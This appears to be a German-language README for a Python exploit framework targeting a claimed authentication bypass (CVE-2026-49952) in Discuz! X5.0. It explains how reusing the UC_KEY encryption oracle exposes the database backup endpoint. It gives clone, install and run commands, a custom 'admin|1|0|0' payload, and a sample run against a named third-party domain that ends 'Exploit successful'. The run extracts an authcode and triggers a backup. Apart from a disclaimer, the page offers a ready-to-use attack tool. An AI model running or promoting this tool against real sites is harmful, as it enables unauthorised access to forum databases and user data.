



Discuz! X5.0 Exploit-Framework zur Authentifizierungsumgehung (CVE-2026-49952) - Kritische Schwachstelle, die nicht authentifizierten Zugriff auf Datenbanksicherungen über die Wiederverwendung von UC_KEY-Verschlüsselungsoracle-Tokens ermöglicht. CVSS 9.1. Voll ausgestattetes Tool mit Versionserkennung, Multi-Payload-Angriffen, interaktiver Shell und automatisierter Exploitation. Nur für autorisierte Tests.


⚡ CVE-2026-49952 | CVSS 9.1 (Kritisch ) | Version 1.0.0
Ein professionelles Penetrationstest-Tool zur Identifizierung und Demonstration der kritischen Authentifizierungs-Bypass-Schwachstelle in Discuz! X5.0.
WICHTIGER HINWEISDieses Tool dient ausschließlich Bildungszwecken und autorisierten Sicherheitstests.VERWENDEN SIE dieses Tool NICHT auf Systemen, die Sie nicht besitzen oder für die Sie keine ausdrückliche Genehmigung zum Testen haben.Unbefugter Zugriff auf Computersysteme ist illegal und unethisch.Der Autor übernimmt keinerlei Verantwortung für Missbrauch oder Schäden, die durch dieses Tool verursacht werden.Durch die Verwendung dieses Tools erklären Sie sich damit einverstanden, alle geltenden Gesetze und Vorschriften einzuhalten.
Das Discuz! X5.0 Authentifizierungs-Bypass-Exploit-Framework wurde entwickelt, um die kritische Authentifizierungs-Bypass-Schwachstelle (CVE-2026-49952) in Discuz! X5.0-Versionen zu identifizieren und zu demonstrieren, die zwischen dem 20. März 2026 und dem 1. Mai 2026 veröffentlicht wurden.
Diese Schwachstelle ermöglicht es nicht authentifizierten Angreifern, auf die Datenbank-Backup-Funktionalität (dbbak.php) zuzugreifen, indem sie das UC_KEY-Verschlüsselungsorakel zur Token-Wiederverwendung ausnutzen, wodurch möglicherweise sensible Datenbankinhalte offengelegt werden.
🏆 CVSS-Score: 9.1 (Kritisch)
🔐 Auswirkung: Authentifizierungs-Bypass
📂 Zugriff: Datenbank-Backup-Dateien
⚡ Komplexität: Niedrig (leicht auszunutzen)
🎯 Ziel: Discuz! X5.0 (20260320 - 20260501)
| Attribut | Details |
|---|---|
| Schwachstellentyp | Authentifizierungs-Bypass |
| CVE-ID | CVE-2026-49952 |
| CVSS-Version | 3.1 |
| CVSS-Score | 9.1 (Kritisch) |
| Angriffsvektor | Netzwerk |
| Angriffskomplexität | Niedrig |
| Erforderliche Privilegien | Keine |
| Benutzerinteraktion | Keine |
| Auswirkung auf Vertraulichkeit | Hoch |
| Auswirkung auf Integrität | Hoch |
| Auswirkung auf Verfügbarkeit | Hoch |
| Reifegrad des Exploit-Codes | Funktionsfähig |
| Behebungsstufe | Offizieller Fix verfügbar |
Die Schwachstelle existiert im dbbak.php-Endpunkt, wo der Token-Validierungsmechanismus auf dem UC_KEY-Verschlüsselungsorakel basiert. Durch das Erstellen einer speziellen Payload in der Login-Anfrage (member.php) kann ein Angreifer ein gültiges Authentifizierungstoken erhalten, das wiederverwendet werden kann, um ohne ordnungsgemäße Autorisierung auf die Datenbank-Backup-Funktionalität zuzugreifen.
❌ Discuz! X5.0 (20260320 - 20260501) - Verwundbar
✅ Discuz! X5.0 (20260510+) - Behoben
🔍 Versionserkennung: Automatisches Fingerprinting und Identifizierung der Discuz!-Version.
⚡ Multi-Payload-Angriff: Paralleles Testen mehrerer Payload-Varianten.
🖥️ Interaktive Shell: Voll ausgestattete Befehlszeilenschnittstelle für die manuelle Ausnutzung.
🚀 Automatisierte Ausnutzung: Ausnutzung mit einem Klick und minimaler Konfiguration.
📊 Ergebnisspeicherung: Export von Exploit-Ergebnissen in Dateien mit Zeitstempel.
🌐 Proxy-Unterstützung: HTTP/HTTPS-Proxy-Konfiguration für die Netzwerkkommunikation.
🎯 Thread-basiertes Scannen: Konfigurierbare Thread-Anzahl zur Leistungsoptimierung.
🎨 Farbige Ausgabe: Professionelle, farbcodierte Terminalausgabe.
🔐 SSL/TLS-Unterstützung: Unterstützt sowohl HTTP- als auch HTTPS-Ziele.
🔄 Sitzungsverwaltung: Verwaltet einen persistenten Sitzungszustand.
📦 Payload-Anpassung: Unterstützung für die Injektion benutzerdefinierter Payloads.
🎯 Zielvalidierung: Überprüft die Discuz!-Installation vor der Ausnutzung.
Python: Version 3.7 oder höher
Pip: Python-Paketmanager
# Clone the repository
git clone https://github.com/CerberusMrXi/Discuz-X5.0-Authentication-Bypass-Exploit-Framework
cd Discuz-X5.0-Authentication-Bypass-Exploit-Framework

# Install required packages
pip install -r requirements.txt

# Verify installation
python3 exploit.py --help
# Build the Docker image
docker build -t exploit .

# Run the container
docker run -it --rm exploit http://target.com
# Simple exploitation
python3 exploit.py http://target.com

# With output file
python3 exploit.py http://target.com --output results.txt

# Verbose mode for debugging
python3 exploit.py http://target.com --verbose
# With proxy and custom threads
python3 exploit.py https://target.com --proxy http://127.0.0.1:8080 --threads 10

# Custom payload
python3 exploit.py http://target.com --payload "admin|1|0|0"
python3 exploit.py http://discuz.eda.com.my
██████╗ ██╗███████╗██╗   ██╗███████╗███████╗██████╗
██╔══██╗██║██╔════╝██║   ██║╚══███╔╝╚══███╔╝╚════██╗
██║  ██║██║███████╗██║   ██║  ███╔╝  ███╔╝  █████╔╝
██║  ██║██║╚════██║██║   ██║ ███╔╝  ███╔╝  ██╔═══╝
██████╔╝██║███████║╚██████╔╝███████╗███████╗███████╗
╚═════╝ ╚═╝╚══════╝ ╚═════╝ ╚══════╝╚══════╝╚══════╝

Discuz! X5.0 Authentication Bypass Exploit Framework
CVE-2026-49952 | CVSS: 9.1 (Critical )
Author: Sudeepa Wanigarathna | Version: 1.0.0
━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━

[14:32:15] ► Phase 1: Target Reconnaissance
[14:32:15] ➜ Testing connectivity to http://discuz.eda.com.my
[14:32:16] ➜ Detecting Discuz! version...
[14:32:16] ✔ Discuz! Version: X5.0
[14:32:16] ⚡ Target is running a vulnerable version!
[14:32:16] ► Phase 2: Authcode Acquisition
[14:32:16] ➜ Extracting authcode with payload: admin|1|0|0
[14:32:17] ✔ Authcode: aBcDeFgHiJkLmNoPqRsT...
[14:32:17] ► Phase 3: Exploitation
[14:32:17] ➜ Executing exploit (operation: backup )
[14:32:18] ✔ Exploit successful!
[14:32:18] ✔ Results saved to discuz_exploit_20260724_143218.txt
